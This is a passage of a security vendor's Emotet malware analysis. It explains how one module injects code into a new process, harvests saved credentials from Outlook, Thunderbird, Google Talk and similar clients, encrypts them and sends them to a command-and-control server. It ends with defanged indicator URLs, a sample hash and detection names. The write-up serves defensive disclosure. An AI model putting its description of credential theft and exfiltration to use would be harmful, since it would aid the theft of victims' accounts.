


Figure 9. Sub-case 4 example

I manually modified the “OllyDBG.exe” to another program name before encryption (refer back to Figure 5). Then I was able to get the response shown in Figure 9. The flag changes to “08 04”, where “04” means sub-case number 4. In my analysis, it contains 3 modules (.dll files) in the decrypted data. The flags for all of them are “08 04”. Which means the modules are all processed in the sub-case 4 branch. As you can see in Figure 7, the sub-case 4 calls the CreateThread function to create threads and run the modules in the ThreadFunction, with one thread for one module.

So far, we have only finished the analysis of one of the three Emotet modules. We are still working on analyzing the others, and will share that analysis in another blog.

So next, let's take a look at what this module is able to do.

The module loaded in a thread

Based on my analysis, this module steals credential information from a victim's machine. It then encrypts that stolen data and sends it to the C&C server.

When this module is loaded in the ThreadFunction, it inserts the code extracted from itself into a newly-created LathParams.exe process to run. The newly-created process has a command line parameter like "%temp%\A98b.tmp". This is a temporary file used to save the stolen credential information.

It is able to steal credentials for Google accounts, FTP accounts saved in IE, Google Talk, Office Outlook, IncrediMail, Group Mail, MSN Messenger, Mozilla Thunderbird, and many others. The following screenshot shows some of them.




Figure 10. Targeted email-related credentials

For testing purposes, I added a test account into MS Office Outlook to see how it works. The account profile is shown here in Figure 11:




Figure 11. Test account added into Outlook

The stolen credential data is saved in the temporary file specified in the command line parameter, where it will be encrypted and sent to the C&C server in the ThreadFunction. In the following several figures you can see the stolen credential information in the temporary file, the data in memory before encryption, and the data sent to the C&C server.




Figure 12. Stolen credential




Figure 13. Before encryption




Figure 14. Data sent to the C&C server

Solution

The original JS file has been detected as **JS/Nemucod.F436!tr** and the downloaded Emotet exe has been detected as **W32/GenKryptik.ADJR!tr** by the FortiGuard Antivirus service.

IoC

URL:

"hxxp://willemberg.co.za/TwnZ36149pKUsr/"

"hxxp://meanconsulting.com/K44975X/"

"hxxp://microtecno.com/i17281nfryG/"

"hxxp://thefake.com/Y96158yeXR/"

"hxxp://cdoprojectgraduation.com/eaSz15612O/"

Sample SHA256:

Invoice__779__Apr___25___2017___lang___gb___GB779.js

B392E93A5753601DB564E6F2DC6A945AAC3861BC31E2C1E5E7F3CD4E5BB150A4

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